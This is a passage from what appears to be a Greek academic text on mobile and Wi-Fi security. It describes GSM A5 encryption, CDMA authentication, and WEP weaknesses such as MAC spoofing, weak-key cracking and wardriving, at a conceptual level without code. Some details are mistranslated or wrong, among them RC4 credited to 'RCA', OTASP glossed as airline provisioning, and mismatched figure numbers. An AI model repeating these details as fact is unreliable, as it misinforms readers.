
Σε περίπτωση μεταπομπής κατά τη διάρκεια μιας κλήσης, το K_c και όλα τα στοιχεία ασφαλείας, μεταφέρονται στο καινούριο BTS που εξυπηρετεί τον κινητό σταθμό. Το κλειδί K_c παραμένει αναλλοίωτο παρά τη μεταπομπή.

Ο αλγόριθμος A5 χρησιμοποιεί τρεις καταχωρητές ολίσθησης (LSFR) διαφορετικού μήκους ο καθένας. Το συνδυασμένο μήκος των τριών καταχωρητών είναι 64 bits. Οι έξοδοί τους γίνονται XOR κι έτσι παράγεται ένα bitκλειδικής ακολουθίας. Οι καταχωρητές έχουν μήκος 19, 22 και 23 bits αντίστοιχα ενώ αποτελούνται και από πολυώνυμα ανάδρασης (feedbackpolynomials). Ένας καταχωρητής θεωρείται clocked αν το μεσαίο του bit συμφωνεί με την τιμή του bit που έχει την πλειοψηφία μεταξύ των μεσαίων bits των τριών καταχωρητών. Για παράδειγμα αν τα μεσαία bits των τριών LSFR είναι 1, 1 και 0, τότε οι δύο πρώτοι είναι clocked ή αν τα μεσαία bits είναι 0, 1, 0, ο πρώτος και ο τρίτος είναι clocked. Δηλαδή σε κάθε εκτέλεση τουλάχιστον δύο καταχωρητές είναι clocked. Στο Σχήμα 33 που ακολουθεί, φαίνονται οι τρεις καταχωρητές ολίσθησης του A5 καθώς και ο έλεγχος των συντονισμών (clockcontrol). Τα clock 1,2,3 που συντονίζουν τους LSFR προκύπτουν από τις συναρτήσεις:

$$clock1 = clock\cap ((C1\cap (C2 \cup C3)) \cup\neg (C1 \cup (C2\cap C3)))$$

$$clock2 = clock\cap ((C2\cap (C1 \cup C3)) \cup\neg (C2 \cup (C1\cap C3)))$$

$$clock3 = clock\cap ((C3\cap (C1 \cup C2)) \cup\neg (C3 \cup (C1\cap C2)))$$



Σχήμα 31: Οι τρεις καταχωρητές του A5

Οι τρεις καταχωρητές αρχικοποιούνται με το κλειδί συνόδου K_c και τον αριθμό πλαισίου FN. Το κλειδί καθ' όλη τη διάρκεια της συνόδου είναι το ίδιο ενώ ο FN αυξάνεται κατά ένα για κάθε πλαίσιο. Έτσι για κάθε ένα frame παράγεται μία διαφορετική κλειδική ακολουθία. Με αυτόν τον τρόπο εξασφαλίζεται ότι δύο πλαίσια δεν πρόκειται να κρυπτογραφηθούν με την ίδια κλειδική ακολουθία.


Στους καταχωρητές πρώτα φορτώνεται το 64-bit κλειδί $K_c$bit-by-bit. Κατά τη διάρκεια αυτής της διαδικασίας δεν ισχύει ο κανόνας της πλειοψηφίας των μεσαίων bits (themajorityclockingrule) που περιγράφηκε παραπάνω. Κατόπιν φορτώνεται στους καταχωρητές ο 22-bit αριθμός πλαισίου κατά τον ίδιο τρόπο, ενώ και τώρα δεν ισχύει ο ανωτέρω κανόνας. Αφότου οι καταχωρητές έχουν αρχικοποιηθεί με το κλειδί K_c και τον τρέχοντα αριθμό πλαισίου, συντονίζονται εκατό φορές, χρησιμοποιώντας από εδώ και στο εξής το clockcontrol, και τα παραγόμενα bits απορρίπτονται. Ύστερα από αυτό 228 bitsκλειδικής ακολουθίας δημιουργούνται από τα οποία τα πρώτα 114 bits χρησιμοποιούνται για την κρυπτογράφηση του πλαισίου, που θα μεταδοθεί στη ζεύξη MS – BTS (BTS – MS αντίστοιχα), ενώ τα υπόλοιπα 114 bits για την αποκρυπτογράφηση του πλαισίου, που θα ληφθεί από τη ζεύξη BTS – MS (MS – BTS αντίστοιχα). Με το πέρας

αυτής της διαδικασίας, οι καταχωρητές αρχικοποιούνται ξανά με το κλειδί K_c και τον αριθμό του επόμενου πλαισίου.

Ο αλγόριθμος A5 λειτουργεί σε πολλές εκδόσεις. Ο A5/0 δε χρησιμοποιεί καθόλου κρυπτογράφηση. Ο A5/1 χρησιμοποιείται σε πολλές συσκευές σήμερα και είναι ο πρώτος αλγόριθμος κρυπτογράφησης που σχεδιάστηκε για το GSM. Ο A5/2 αποτελεί την πιο αδύναμη έκδοση, ωστόσο χρησιμοποιείται αρκετά, ενώ ο A5/3, που είναι δυνατός αλγόριθμος συγκριτικά με τους δύο προαναφερθέντες, τελευταία έχει αρχίσει να ενσωματώνεται στις κινητές συσκευές. Το GSM σκοπεύει να εισάγει και έναν τέταρτο αλγόριθμο, τον A5/4, του οποίου ο σχεδιασμός όμως δεν έχει ακόμα ολοκληρωθεί. Να σημειώσουμε ότι οι αλγόριθμοι A5/1 και A5/2 δεν έχουν μέχρι τώρα γίνει δημόσια γνωστοί.


3.3.6 Κάρτα SIM και έλεγχος IMEI

Η κάρτα SIM έχει σχεδιασθεί έτσι ώστε να μπορεί να μετακινείται από τον υπόλοιπο κινητό εξοπλισμό, μιας και σε αυτήν είναι αποθηκευμένα τα ευαίσθητα προσωπικά δεδομένα του χρήστη. Επίσης είναι κατά τέτοιο τρόπο κατασκευασμένη που δύσκολα μπορεί κάποιος τρίτος να αποσπάσει τα απόρρητα αυτά στοιχεία ακόμα κι αν έχει τον κατάλληλο εξοπλισμό. SIM και ME (mobileequipment) συνεργάζονται προκειμένου να παρέχουν στο συνδρομητή όλους τους απαραίτητους μηχανισμούς ασφαλείας. Συγκεκριμένα στη SIM γίνεται η πιστοποίηση του χρήστη και η δημιουργία του κλειδιού K_c, ενώ στο ME λαμβάνει χώρα η κρυπτογράφηση/αποκρυπτογράφηση. Στο Σχήμα 34 απεικονίζεται ολοκληρωμένο το μοντέλο ασφαλείας του GSM για την προστασία της ταυτότητας και των δεδομένων του χρήστη στη ραδιοζεύξη.



Σχήμα 32: Το μοντέλο ασφαλείας του GSM στη ραδιοζεύξη

Ένας τελευταίος μηχανισμός ασφαλείας που εφαρμόζει το GSM είναι ο έλεγχος της ταυτότητας IMEI του συνδρομητή. Όπως σε κάθε κλήση το κλειδί K_c που χρησιμοποιείται πρέπει να είναι διαφορετικό, έτσι και ο έλεγχος της ταυτότητας του κινητού τερματικού (IMEI) πρέπει να γίνεται κάθε φορά που ο χρήστης προσπαθεί να αποκτήσει πρόσβαση στο δίκτυο προκειμένου να διεκπεραιώσει κάποια λειτουργία (κλήση, αποστολή δεδομένων κ.τ.λ.). Ο έλεγχος αυτός αποσκοπεί στο να βεβαιωθεί το σύστημα ότι κανένα κλεμμένο ή μη εξουσιοδοτημένο κινητό δε χρησιμοποιείται. Πραγματοποιείται με τη συνεργασία του κέντρου τεκμηρίωσης EIR, το οποίο μετά τον έλεγχο αποφαίνεται αν μια κλήση πρέπει να συνεχιστεί ή να διακοπεί. Η ανταλλαγή μηνυμάτων μεταξύ του κινητού σταθμού και του MSC/VLR γίνεται σε κρυπτογραφημένη μορφή (ο έλεγχος IMEI διεξάγεται αφού πρώτα έχουν ολοκληρωθεί οι διαδικασίες πιστοποίησης και έχει δοθεί εντολή για έναρξη της κρυπτογράφησης). Σχηματικά η παραπάνω διαδικασία φαίνεται στο ακόλουθο Σχήμα.



Σχήμα 33: Έλεγχος IMEI

3.4 ΑσφάλειατουCDMA

3.4.1 Γενικά

Τα πρωτόκολλα ασφαλείας με δίκτυα κινητής τηλεφωνίας CDMA-IS-41 είναι από τα καλύτερα στον κλάδο. Από σχεδίασης, η τεχνολογία CDMA κάνει την υποκλοπή πολύ δύσκολη, εκούσια ή ακούσια. Μοναδική στα CDMA συστήματα, είναι η 42-bitPN (Ψευδότυχαίου- Θορύβου) ακολουθία που ονομάζεται "LongCode" για κωδικοποίηση φωνής και δεδομένων. Στην προωθούμενη σύνδεση (δίκτυο κινητής τηλεφωνίας), τα δεδομένα είναι κωδικοποιημένα σε ένα ποσοστό 19.2 (Ksps) και στην αντίστροφη σύνδεση τα δεδομένα είναι κωδικοποιημένα με ρυθμό 1.2288 (Mcps).

Τα CDMA πρωτόκολλα ασφαλείας του δικτύου βασίζονται σε ένα 64-bit κλειδί ταυτότητας (A-key) και τον Ηλεκτρονικό Σειριακό Αριθμό (ESN) του κινητού. Ένας τυχαίος δυαδικός αριθμός ονομάζεται RANDSSD, ο οποίος παράγεται στην HLR/AC, διαδραματίζει επίσης έναν ρόλο στις διαδικασίες επαλήθευσης. Το A-key έχει προγραμματιστεί στο κινητό και αποθηκεύεται στο Κέντρο Πιστοποίησης (AC) του δικτύου. Εκτός από την επικύρωση, το A-

key χρησιμοποιείται για τη δημιουργία υπό-κλειδιών για την προστασία φωνής και για την κρυπτογράφηση δεδομένων.

Το CDMA χρησιμοποιεί τον τυποποιημένο CAVE αλγόριθμο για να παράγει ένα 128-bit υπό-κλειδί που ονομάζεται «Κοινό Μυστικό Δεδομένων» (SSD). Το A-key, ο ESN και το παρεχόμενο δίκτυο RANDSSD είναι οι είσοδοι στο CAVE που παράγει SSD. Ο SSD έχει δύο μέρη: το SSD_A (64 bit), για τη δημιουργία αυθεντικών υπογραφών και το SSD_B (64 bit), για τη δημιουργία κλειδιών κρυπτογράφησης φωνής και σηματοδότησης μηνυμάτων. Μια νέα SSD μπορεί να δημιουργηθεί όταν το κινητό επιστρέφει στο οικιακό δίκτυο ή περιπλανιέται σε ένα διαφορετικό σύστημα.[6]

3.4.2 Αυθεντικότητα

Στα CDMA δίκτυα, το κινητό χρησιμοποιεί το SSD_A και την εκπομπή RAND ως εισόδους στον αλγόριθμο CAVE για να δημιουργήσει μια 18 bit αυθεντική υπογραφή (AUTH_SIGNATURE) και να τη στείλει στο σταθμό βάση. Η υπογραφή αυτή χρησιμοποιείται στη συνέχεια από το σταθμό βάση για να βεβαιώσει ότι ο συνδρομητής είναι νόμιμος. Τόσο η Παγκόσμια Πρόκληση Διαδικασιών (όπου όλα τα κινητά έχουν προκληθεί με ίδιο τυχαίο αριθμό) όσο και η Μοναδική Πρόκληση Διαδικασιών (όπου ένα συγκεκριμένο RAND χρησιμοποιείται για κάθε αιτούμενο κινητό) είναι στη διάθεση των φορέων για έλεγχο ταυτότητας. Η μέθοδος της Παγκόσμιας Πρόκλησης επιτρέπει πολύ γρήγορη πιστοποίηση. Επίσης, τόσο το κινητό όσο και το δίκτυο παρακολουθούν το Μετρητή Ιστορικού Κλήσεων (ένα 6-bit μετρητή). Αυτό παρέχει έναν τρόπο για την ανίχνευση κλωνοποίησης όπου ο χειριστής παίρνει ειδοποιήσεις εάν υπάρχει αναντιστοιχία.

Το A-key είναι ξανά-προγραμματιζόμενο, αλλά το κινητό και το κέντρο ελέγχου ταυτότητας του δικτύου πρέπει να ενημερωθούν. Τα A-keys μπορούν να προγραμματιστούν από έναν από τους παρακάτω:

- Το εργοστάσιο.
- Τον έμπορο στο σημείο πώλησης.

[6]CDMASecurity (WhitePaper)


- Τους συνδρομητές μέσω τηλεφώνου.
- Το OTASP (πάνω από τον εφοδιασμό των αεροπορικών εταιριών)

Οι OTASP συναλλαγές χρησιμοποιούν ένα 512-bitDiffie-Hellman αλγόριθμο συμφωνίας, καθιστώντας τα κατάλληλα για αυτή τη λειτουργία. Το A-key στο κινητό μπορεί να αλλάξει μέσω OTASP, παρέχοντας έτσι έναν εύκολο τρόπο για να κόψει γρήγορα τις υπηρεσίες σε ένα κλωνοποιημένο κινητό ή να κινήσει νέες υπηρεσίες σε ένα νόμιμο συνδρομητή. Η Ασφάλεια του A-key είναι η πιο σημαντική συνιστώσα του συστήματος CDMA.

3.4.3 Φωνή, Σηματοδότηση και Προστασία Δεδομένων

Το κινητό χρησιμοποιεί το SSD_B και τον αλγόριθμο CAVE για να δημιουργήσει μια Ιδιωτική Μάσκα Μεγάλου Κώδικα (PrivateLongCodeMask), ένα Αλγόριθμο Κρυπτογράφησης Μηνυμάτων (CellularMessageEncryptionAlgorithm- CMEA) (64 bit) και κλειδιά δεδομένων (32 bit). Η Ιδιωτική Μάσκα Μεγάλου Κώδικα χρησιμοποιείται τόσο στο κινητό όσο και στο δίκτυο για να αλλάξουν τα χαρακτηριστικά ενός Μεγάλου Κώδικα. Αυτός ο τροποποιημένος Μεγάλος Κώδικας χρησιμοποιείται για κρυπτογράφηση φωνής, το οποίο προσθέτει ένα επιπλέον επίπεδο προστασίας πάνω από το δίκτυο CDMA. Η Ιδιωτική Μάσκα Μεγάλου Κώδικα δεν κρυπτογραφεί τις πληροφορίες, απλά αντικαθιστά τη γνωστή τιμή που χρησιμοποιείται στην κωδικοποίηση ενός σήματος CDMA με μια ιδιωτική τιμή γνωστή μόνο στο κινητό και στο δίκτυο. Επομένως, είναι εξαιρετικά δύσκολο να παρακολουθούνται οι συζητήσεις χωρίς να γνωρίζεται η Ιδιωτική Μάσκα Μεγάλου Κώδικα.

Επιπλέον, το κινητό και το δίκτυο χρησιμοποιούν το CMEA κλειδί με ένα Ενισχυμένο CMEA αλγόριθμο για να κρυπτογραφήσουν μηνύματα σηματοδότησης που στέλνονται μέσω του αέρα και να αποκρυπτογραφήσουν τις πληροφορίες που λαμβάνουν. Ένα ξεχωριστό κλειδί δεδομένων και ένας αλγόριθμος κρυπτογράφησης που ονομάζεται Oryx, χρησιμοποιούνται από το κινητό και το δίκτυο για την κρυπτογράφηση και αποκρυπτογράφηση των δεδομένων κίνησης για τα κανάλια CDMA. Το σχήμα 36 απεικονίζει την εξακρίβωση της γνησιότητας του CDMA και το μηχανισμό κρυπτογράφησης.



Σχήμα 34: Γνησιότητα CDMA και Μηχανισμός Κρυπτογράφησης

Από τη σχεδίαση, όλα τα CDMA τηλέφωνα χρησιμοποιούν ένα μοναδικό PN (Ψευδό-Τυχαίου Θορύβου) κωδικό για τη διάδοση του σήματος, ο οποίος καθιστά δύσκολο για το σήμα να παρακολουθηθεί.

3.4.4 Ανωνυμία

Τα CDMA συστήματα υποστηρίζουν την εκχώρηση ενός Προσωρινού Κινητού Σταθμού Ταυτοποίησης (TemporaryMobileStationIdentifier- TMSI) σε ένα κινητό για να αντιπροσωπεύουν τις επικοινωνίες προς και από ένα συγκεκριμένο κινητό κατά τη διάρκεια των μεταδόσεων του αέρα. Αυτό το χαρακτηριστικό καθιστά πιο δύσκολο να συσχετιστούν η μετάδοση ενός χρήστη κινητού με ένα άλλο χρήστη κινητού.

Η Τρίτη Γενιά Τεχνολογιών προσθέτει περισσότερα πρωτόκολλα ασφαλείας, συμπεριλαμβανόμενης της χρήσης των 128-bit κλειδιών προστασίας και πιστοποίησης. Για τα δίκτυα CDMA2000, νέοι αλγόριθμοι όπως το SecureHashingAlgorithm-1 (SHA-1) χρησιμοποιούνται για τον κατακερματισμό και την ακεραιότητα και το AdvancedEncryptionStandard (AES) για την κρυπτογράφηση μηνυμάτων. Το πρωτόκολλο Πιστοποίησης και Συμφωνίας Κλειδιού (AuthenticationandKeyAgreement- AKA), θα χρησιμοποιείται για όλες τις εκδόσεις μετά από το CDMA2000 ReleaseC. Το AKA

πρωτόκολλο θα χρησιμοποιηθεί επίσης σε WCDMA-MAP δίκτυα μαζί με τον Kasumi αλγόριθμο για την κρυπτογράφηση και την ακεραιότητα του μηνύματος.

3.5 Ασφάλειατου 802.11

3.5.1 Γενικά

Όσο οι συσκευές wifi εισέβαλαν σε όλο και περισσότερα δίκτυα, τόσο οι χρήστες τους έβλεπαν πιο σοβαρά το ζήτημα της ασφάλειας των δεδομένων που διακινούσαν μέσω αυτών. Αναρίθμητες μελέτες, τόσο από κοινούς χρήστες, όσο και από την επιστημονική κοινότητα βοήθησαν στο να ξεσκεπαστούν πολλές θεμελιώδεις ατέλειες στο μοντέλο ασφάλειας του πρωτόκολλου. Θα προσπαθήσουμε να δώσουμε μια γενική εικόνα της όλης κατάστασης, προτείνοντας τελικά κάποιες λύσεις.[7]

3.5.2 Προτάσεις Ασφαλείας

Η επιτροπή IEEE, για λόγους ασφάλειας και πιστοποίησης (authentication) χρηστών, όρισε το WEP(wiredequivalentprivacy), με σκοπό την ενθυλάκωση των πακέτων των δεδομένων για την επίτευξη ασφάλειας παρόμοιας με ένα ενσύρματο δίκτυο. Η υλοποίηση του WEP σε εμπορικές συσκευές άργησε να υποστηριχτεί από όλους τους κατασκευαστές. Μια γρήγορη λύση για την υποκατάσταση του, ήταν η πιστοποίηση χρηστών μέσω λιστών επιτρεπόμενων MAC διευθύνσεων. Η MAC διεύθυνση είναι ένας μοναδικός δεκαεξαδικός αριθμός, που είναι «γραμμένος» στο υλικό κάθε δικτυακής συσκευής. Το AccessPoint κρατούσε μια λίστα με όλες τις διευθύνσεις MAC που ο διαχειριστής του δικτύου επέτρεπε να συνδεθούν. Αν η MAC μιας client συσκευής δεν ανήκε στη λίστα, αυτή η συσκευή δεν θα μπορούσε να συνδεθεί στο AccessPoint. Αυτή είναι μια πολύ αδύναμη μέθοδος πιστοποίησης στοιχείων των σταθμών πελατών. Κάποιος εκτός λίστας με αρκετά δικαιώματα σε ένα unix-like λειτουργικό σύστημα, μπορεί με διάφορους τρόπους να αλλάξει την MAC διεύθυνση που παρουσιάζει στο δίκτυο, έτσι ώστε να μπορέσει να χρησιμοποιήσει μια MAC που να είναι

[7]Μια μελέτη του κραταιού πρωτοκόλλου ασύρματης δικτύωσης (WhitePaper)

αποδεκτή από το AP. Τέτοιες επιθέσεις ονομάζονται macspoofingattacks. Χρησιμοποιώντας εξειδικευμένο «ανιχνευτικό» λογισμικό (networksniffer), που πολλές φορές είναι δωρεάν, μπορεί με μια απλή WiFi κάρτα και ένα laptopνα φτιάξει μια λίστα με τις MAC διευθύνσεις που βλέπει ότι συνδέονται επιτυχώς στο AccessPoint –στόχο. Έτσι, αλλάζοντας την MAC διεύθυνση του σε οποιαδήποτε από αυτές, έχει την δυνατότητα να συνδεθεί επιτυχώς στο δίκτυο, χωρίς κανείς να μπορεί να καταλάβει την διαφορά.

Το WEP ήταν η πρώτη σοβαρή προσπάθεια υπέρ της αύξησης της ασύρματης ασφάλειας. Δυστυχώς, ο σχεδιασμός του προτύπου, συνέπεσε χρονικά με την φρενίτιδα της κυβέρνησης των ΗΠΑ κατά της δημόσιας χρήσης συστημάτων ισχυρής κρυπτογράφησης, που σημαίνει μεγάλο μήκος κλειδιού. Έτσι το μήκος κλειδιού που υποστηρίζει το WEP, περιορίστηκε στα 40 ψηφία. Επιπλέον, ένα τέτοιο μήκος κλειδιού θα καθιστούσε το WEP ευκολότερο να υλοποιηθεί, καθώς η κατασκευή των MAC πλαισίων από το τότε υλικό ήταν ήδη μια διαδικασία που απαιτούσε μεγάλη υπολογιστική ισχύ, πόσο μάλλον η ενθυλάκωση τους με WEP. Η εισαγωγή μιας δυνατής κρυπτογράφησης θα επιβάρυνε ακόμη περισσότερο τις επιδόσεις των συσκευών. Καθώς όλοι είχαν πλέον καταλάβει πόσο τρωτό είναι ένα ανοιχτό δίκτυο βιάστηκαν να υιοθετήσουν το πρότυπο αυτό.

3.5.3 Τρωτά Σημεία του Προτύπου

Δύο επιστημονικές εργασίες όμως, από ομάδες του πανεπιστημίου του Berkeley και του Maryland, έμελλαν να ταράξουν τα νερά για το πρότυπο και να καταστήσουν εμφανή τα τρωτά του σημεία. Η εργασία της ομάδας του Berkeley καταδεικνύει τις αδυναμίες του προτύπου λόγω της συνεχούς επαναχρησιμοποίησης κλειδιών, ενώ η εργασία του Maryland θίγει τις αδυναμίες στους μηχανισμούς πρόσβασης ακόμη και αυτούς που λειτουργούν με βάση το WEP. Άλλες εργασίες που ακολούθησαν πρότειναν τρόπους για την τοποθέτηση πλαστών πακέτων στην κίνηση του δικτύου, με αποκορύφωμα το άρθρο ενός μέλους της ομάδας 802.11 που μιλούσε για το WEP σαν «ανασφαλές για οποιοδήποτε μήκος κλειδιού» («WEP: unsafeatanykeylength").

Όλες οι προηγούμενες εργασίες βασίζονταν σε σχεδιαστικές ατέλειες του προτύπου για να προτείνουν την ύπαρξη κενών ασφάλειας. Ο ίδιος ο αλγόριθμος κρυπτογράφησης (RC4 της

RCA), παρόλα αυτά, θεωρούνταν επαρκής και δεν είχε δεχθεί αμφισβήτηση. Τότε οι ScottFluhrer,ItsikMantin και AdiShamir ανακάλυψαν ένα ελάττωμα του αλγόριθμου χρονοδρομολόγησης κλειδιών που καθιστούσε κάποια κλειδιά «αδύναμα». Ένας εισβολέας, θα μπορούσε να βρει το μυστικό κλειδί WEP, απλά συλλέγοντας αρκετά αδύναμα κλειδιά. Δεν δημοσίευσαν ωστόσο κάποια υλοποίηση των ευρημάτων τους. Δυστυχώς ή ευτυχώς, ακολούθησαν πολλοί που το έκαναν. Πάμπολλα προγράμματα ανοιχτού λογισμικού, όπως το AirSnort έχουν την δυνατότητα να σπάσουν την κρυπτογράφηση WEP σε δευτερόλεπτα, δεδομένης μιας συλλογής αδύναμων κλειδιών του δικτύου- στόχος.

Η πραγματικότητα είναι ακόμη πιο οδυνηρή. Πολλές έρευνες σε περιοχές με μεγάλη πυκνότητα wifi δικτύων έχουν δείξει ότι μόνο ένα πολύ μικρό ποσοστό AccessPoints που ανιχνεύθηκαν, έχουν πράγματι το WEP ενεργοποιημένο.

Το μεγαλύτερο ποσοστό των εταιρικών δικτύων είναι ορθάνοιχτο σε «επισκέπτες». Μάλιστα η μη νόμιμη πρόσβαση σε ασύρματα δίκτυα είναι τόσο εκτεταμένη, που υπάρχουν websites στα οποία συγκεντρώνονται οι συντεταγμένες ανοιχτών εταιρικών δικτύων. Τέτοιες ομάδες χρηστών χρησιμοποιούν προγράμματα όπως το netstumbler για να ανακαλύπτουν όλα τα ασύρματα δίκτυα εντός της εμβέλειας της κεραίας του φορητού υπολογιστή, αλλά και να βλέπουν χρήσιμες πληροφορίες όπως το SSID του AccessPoint, αν έχει ενεργοποιημένο το WEP, αλλά και την ποιότητα της εκπομπής της κεραίας – στόχου. Μια βόλτα με αυτοκίνητο στους εμπορικούς δρόμους της Νέας Υόρκης, έχοντας ένα φορητό υπολογιστή, μια φτηνή wifi κάρτα και μια ακόμη φθηνότερη κεραία, μπορεί να αποδείξει την ύπαρξη τρυπών στα περισσότερα ασύρματα εταιρικά δίκτυα. Πολλοί έχουν αναγάγει την δραστηριότητα αυτή σε «σπορ», εν ονόματι wardriving, επωφελούμενοι κυρίως από την δωρεάν broadband σύνδεση στο διαδίκτυο που μπορεί να προσφέρει ένα απροστάτευτο δίκτυο. Η επίθεση parkinglot, συνεπάγεται την χρήση της εμβέλειας ενός 